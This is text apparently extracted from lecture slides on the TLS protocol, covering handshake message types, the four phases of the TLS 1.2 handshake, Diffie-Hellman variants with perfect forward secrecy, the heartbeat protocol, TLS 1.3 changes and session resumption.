
- Allows server/client to authenticate each other and negotiate an encryption and MAC algorithm and cryptographic keys
- Used before any application data is transmitted
- Each message has three fields
 - Type (1 byte) – Indicates one of the 10 messages (see next slide)
 - Length (3 bytes) – the length of the message in bytes
 - Content (> 0 bytes) – the parameters associated with this message



TLS Handshake Protocol Message Types


Message Type	Parameters
hello_request	null
client_hello	version, random, session id, cipher suite, compression method
server_hello	version, random, session id, cipher suite, compression method
certificate	chain of X.509v3 certificates
server_key_exchange	parameters, signature
certificate_request	type, authorities
server_done	null
certificate_verify	signature
client_key_exchange	parameters, signature
finished	hash value

Handshake Protocol Action (TLS <=1.2)



Phase 1 – Establish Security Capabilities


- Used to initiate a logical connection and to establish the security capabilities that will be associated with it
 - Exchange is initiated by the client with following parameters:
 - Version
 - Random
 - Session-ID
 - CipherSuite
 - Compression Method
- First element in the CipherSuite is Key exchange method
 - RSA, Fixed Diffie-Hellman, Ephemeral Diffie-Hellman, Anonymous Diffie-Hellman, Fortezza



Note on DH versions


- **Anonymous Diffie-Hellman:** classic Diffie-Hellman, i.e., without authentication
 - Because the keys used in the exchange are not authenticated, the protocol is susceptible to Man-in-the-Middle attacks.
- **Fixed Diffie-Hellman** embeds the server's public parameter in the certificate, and the CA then signs the certificate. That is, the certificate contains the Diffie-Hellman public-key parameters, and those parameters never change.
- **Ephemeral Diffie-Hellman** uses temporary, public keys. Each instance or run of the protocol uses a different public key. The authenticity of the server's temporary key can be verified by checking the signature on the key.
 - Because the public keys are temporary, a compromise of the server's long-term signing key does not jeopardize the privacy of past sessions (**Perfect Forward Secrecy**)

Handshake Protocol Action (TLS <=1.2)




Phase 2– Server Authentication and Key Exchange

- Server begins this phase by sending its **certificate** if it needs to be authenticated
 - Message contains one chain of certificates
- Next Message “server_key_exchange message”
 - The message is not required if the server has sent a certificate with fixed Diffie-Hellman Parameters or RSA key exchange is to be used
- Certificate_request message
 - Includes two parameters – certificate_type and certificateAuthorities
- Final message “server_done message”
 - Sent by the server to indicate the end of the server hello and associated messages
- Server waits for a client response




Handshake Protocol Action (TLS <=1.2)




Phase 3– Client Authentication and Key Exchange

- Client verifies that the server provided a valid certificate
- Checks that the parameters are acceptable
- If requested by the server client sends its own ***certificate***
- Next message “*client_key_exchange* message”
 - Contents of message depends on the type of the key exchange
- Final message “*certificate_verify* message”
 - Provide verification of a client certificate




Handshake Protocol Action (TLS <=1.2)



Phase 4—Finish


- This phase completes the set up
- Client send a `change_cipher_spec` message
 - Copies the pending CipherSpec into the current CipherSpec
- Client sends the finished message under the new algorithms, keys, and secrets
 - Verifies that the key exchange and authentication process was successful
- Similar response from the server side
 - The client and the server can begin to exchange application-layer data



Heartbeat Protocol


- Periodic message exchange to **keep connection alive**
 - Used in popular TLS library implementations
 - problem: no bound checks on heartbeat messages

Differences in TLS 1.3



TLS 1.2 (and earlier versions)



Differences in TLS 1.3






Alice

TLS 1.3 Handshake



Server




Outline

- **Introduction**
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 - What it can offer
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- **Attacks on TLS**
- **Lab exercise**

TLS resumption


Most TLS connections are not new

- If a client has visited a server before then a TLS resumption will occur
- Much faster
- TLS 1.2 and 1.3 do things differently



